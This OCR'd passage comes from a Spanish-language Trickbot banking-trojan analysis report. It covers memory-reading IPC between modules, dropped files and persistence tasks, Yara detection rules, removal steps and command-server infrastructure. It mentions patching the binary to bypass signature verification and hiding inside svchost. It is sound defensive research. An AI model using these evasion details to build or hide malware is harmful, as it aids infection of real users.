
Llegados a este punto tenemos dos opciones: o modificar el flujo de ejecución del programa para que el proceso de verificación siempre nos diga que es correcta la firma o replicar el proceso de firma del hash de los datos que realiza **Trickbot.** Nosotros por simplicidad hemos optado por la opción de modificar el flujo de ejecución del binario para que no haga falta que esté correctamente firmado.

7. MECANISMO DE IPC (Inter-Process Communication)


Uno de los aspectos interesantes de este malware es cómo recupera la información desde los módulos. Utiliza la lectura mediante ReadProcessMemory de los procesos hijos que ha creado. A continuación vamos a ver el ejemplo donde **Trickbot** (el core) lee lo que devuelve el módulo systeminfo. Si nos paramos en uno de los ReadProcessMemory que hemos identificado, vemos que le pasa como parámetro el handle del proceso remoto (3D0):




En la siguiente imagen veremos mejor como el handler 3D0 se corresponde con el proceso hijo svchost.exe:



Podemos ver el PID del proceso padre y el del hijo aquí:



La dirección de memoria que quiere leer (lpBaseaddress) es **0x2866f0**, que como podemos ver en el registro ECX de la imagen del ReadProcessMemory(). Como ya hemos dicho la quiere leer del proceso remoto svchost (handler 3D0) y en ese instante lo que contiene esa dirección de memoria es:




Vemos en **0x2866f0 (230000+566f0)** que está la información recopilada por el módulo y que el core está accediendo a ella. En este caso esta información la enviará al C2 mediante el comando 63. Hemos visto un ejemplo de como se han intercambiado la información el core de **Trickbot** y el módulo “systeminfo”.

8. ARCHIVOS RELACIONADOS


Las muestras analizadas de **Trickbot** hasta la fecha, se han instalado siempre en la carpeta %APPDATA% del usuario por el que es ejecutado en primer lugar. En esta carpeta se copia a sí mismo y crea 2 ficheros:

- **client_id:** El cual contiene un ID del usuario infectado generado a partir de datos del sistema.
- **group_tag:** Un código de la campaña el cual contiene en la configuración interna que se puede encontrar cifrada en los recursos del ejecutable, una vez desempaquetado, junto con la clave de descifrado.



Aparte de estos ficheros, si tiene conectividad, descargará en la misma carpeta una configuración actualizada que guardará como “config.conf” cifrada, y creará una carpeta “Modules”.


En la carpeta llamada Modules descargará los módulos que contengan sus ficheros de configuración cifrados, y carpetas con los ficheros de configuración de algunos de los módulos. Las carpetas con las configuraciones de cada módulo tendrán nombres siguiendo el patrón: “<nombre del módulo>_config“.



Cuando obtiene permisos de administración, se copia a la carpeta:

```
C:\Windows\System32\config\systemprofile\AppData\Roaming
```

Tras ejecutar esta acción elimina el ejecutable de la carpeta Roaming del usuario inicial, dejando los módulos y las configuraciones intactas.



9. DETECCIÓN

En primer lugar, de forma manual, se podrán encontrar los ficheros mencionados en el apartado 8 en la carpeta %APPDATA%, el único caso que puede variar es el ejecutable principal que se puede encontrar con distintos nombres dependiendo de su origen, pues los demás hasta la fecha no han cambiado en ningún momento.

También se podrán encontrar, dependiendo del escenario, una o dos tareas llamadas “bot” o “Drivers update”, y “AplicationsCheckVersion”, las cuales ejecutarán una aplicación en el directorio %APPDATA% cada minuto y al iniciar sesión respectivamente.

Durante su ejecución, es más fácil detectarlo entre los procesos en ejecución en equipos de 32 bits, pues en estos mantiene el nombre del ejecutable replicado en %appdata%. En cambio, en equipos de 64 bits se vale del proceso svchost.exe de Microsoft, para ocultarse cuando es ejecutado por un usuario normal del sistema. En el caso de ser invocado por la tarea de persistencia con permisos de SYSTEM, se comporta igual que en sistemas 32 bits.

Para la detección de forma automática, no hay reglas NIDS que lo puedan detectar a través de su tráfico hasta el momento, ya que el hecho de que vaya cifrado por SSL lo complica en más medida.

Se han desarrollado reglas Yara para detectarlo en memoria, ya que el ejecutable viene empaquetado con distintos tipos de sistemas para cada campaña y versión, impidiendo que se cree una regla común.


Las reglas para su detección en memoria son las siguientes:

```
rule MALW_trickbot_bankBot : Trojan
{
 meta:
    author = "Marc Salinas @Bondey_m"
    description = "Detects Trickbot Banking Trojan"

strings:
        $str_trick_01 = "moduleconfig"
        $str_trick_02 = "Start"
        $str_trick_03 = "Control"
        $str_trick_04 = "FreeBuffer"
        $str_trick_05 = "Release"

condition:
        all of ($str_trick_*)
}
```

```
rule MALW_systeminfo_trickbot_module : Trojan
{
meta:
        author = "Marc Salinas @Bondey_m"
        description = "Detects systeminfo module from Trickbot Trojan"

strings:

        $str_systeminf_01 = "<program>"
        $str_systeminf_02 = "<service>"
        $str_systeminf_03 = "</systeminfo>"
        $str_systeminf_04 = "GetSystemInfo.pdb"
        $str_systeminf_05 = "</autostart>"
        $str_systeminf_06 = "</moduleconfig>"

condition:
        all of ($str_ systeminf_*)
}
```

```
rule MALW_dllinject_trickbot_module : Trojan
{
meta:
        author = "Marc Salinas @Bondey_m"
        description = " Detects dllinject module from Trickbot Trojan"

strings:
        $str_dllinj_01 = "user_pref("
        $str_dllinj_02 = "<ignore_mask>"
        $str_dllinj_03 = "<require_header>"
        $str_dllinj_04 = "</dinj>"

condition:
        all of ($str_ dllinj_*)
}
```

```
rule MALW_mailsercher_trickbot_module : Trojan
{
meta:
        author = "Marc Salinas @Bondey_m"
        description = " Detects mailsearcher module from Trickbot Trojan"

strings:
        $str_mails_01 = "mailsearcher"
        $str_mails_02 = "handler"
        $str_mails_03 = "conf"
        $str_mails_04 = "ctl"
        $str_mails_05 = "SetConf"
        $str_mails_06 = "file"
        $str_mails_07 = "needinfo"
        $str_mails_08 = "mailconf"

condition:
        all of ($str_mails_*)
}
```



10. DESINFECCION

Teniendo en cuenta el proceso de detección, en caso de encontrar rastros de esta amenaza en el sistema y que ninguna de nuestras medidas de protección del sistema sea capaz de detectarlo o desinfectarlo, los pasos ideales para su desinfección serían:

- Eliminación de la tarea que se ejecuta cada minuto, para que no reinicie la ejecución del malware.
- Finalización del proceso de **Trickbot** con el administrador de tareas o con una aplicación como ProcessExplorer.
- Navegación a la carpeta %APPDATA% donde se encuentra instalado, para borrar el ejecutable principal de Trickbot y posteriormente los tres ficheros (“user_id”, “group_tag” y “config.conf”) y la carpeta Modules.
- Navegación a la carpeta APPDATA del usuario SYSTEM (C:\Windows\System32\config\systemprofile\AppData\Roaming) para eliminar los mismos ficheros de ésta.


Con esto, habríamos eliminado por completo esta amenaza del sistema, aunque sería recomendable revisar que no se haya repuesto la tarea de persistencia en caso de que justo en el lapso de tiempo entre que la eliminamos y cerramos el proceso, éste hubiera estado en sus primeras fases de ejecución y la hubiese repuesto, aunque no sería peligrosa pues no podría encontrar el ejecutable en el sistema.

Por otra parte, en los casos en los que la infección haya sido a través de un ExploitKit, es probable que además de **Trickbot**, nuestro sistema se encuentre infectado con otros tipos de malware, pues no suelen instalar solo una muestra, por lo cual se recomendaría realizar análisis con distintas herramientas llegando al formateo en casos sensibles.

11. INFORMACION DEL ATACANTE


Para la infraestructura de **Trickbot**, como mencionaba **@hasherezade** en su **post en el blog de Malwarebytes**, las IPs de sus C2 corresponden a dispositivos como Routers o Cámaras IP (todos los comprobados con procesadores ARM) repartidas por gran cantidad de países distintos y en todos los casos que hemos analizado pertenecientes a ISP de cada uno de los países que veremos a continuación.

El reparto de países de los C2 (partiendo de las configuraciones recopiladas) se muestra en la siguiente gráfica donde se puede observar como destacan Estados Unidos y China:



Lista de países ordenada de mayor a menor número de C2 encontrados.

La mayoría de los sistemas afectados presentan una interfaz Web de acceso como las siguientes:



Y en caso de acceder por https a la URL formada por uno de los comandos de **Trickbot**, el certificado que nos muestra, sigue siendo el mismo que en las primeras versiones analizadas en el post mencionado anteriormente:

12. REFERENCIAS

https://blog.fortinet.com/2016/12/06/deep-analysis-of-the-online-banking-botnet-trickbot

http://www.threatgeek.com/2016/10/trickbot-the-dyre-connection.html

https://www.infosecurity-magazine.com/blogs/rig-ek-dropping-trickbot-trojan/

https://devcentral.f5.com/articles/is-xmaker-the-new-trickloader-24372

https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/

https://fraudwatchinternational.com/malware/trickbot-malware-works/

https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425%28v=vs.85%29.aspx

https://msdn.microsoft.com/en-us/library/windows/desktop/aa366890%28v=vs.85%29.aspx

https://msdn.microsoft.com/es-es/library/windows/desktop/ms681674%28v=vs.85%29.aspx

https://msdn.microsoft.com/es-es/library/windows/desktop/ms682437%28v=vs.85%29.aspx

13. AUTORES

- **Marc Salinas**
- **José Miguel Holguín**

MADRID
Velázquez 150, 2ª planta,
28002
T.(+34) 902 882 992

BARCELONA
Llull, 321 (Edifici Cinc)
08019
T.(+34) 902 882 992

VALENCIA
Ramiro de Maeztu 7,
46022
T.(+34) 902 882 992

BOGOTÁ
Carrera 11 Nº 93A - 53,
Of. 401
T.(+57 1) 74 5 74 39

MÉXICO D.F.
44-7, México D.F.
06600
T.(+52) 55 2128 0681

info@s2grupo.es
www.s2grupo.es
www.securityartwork.es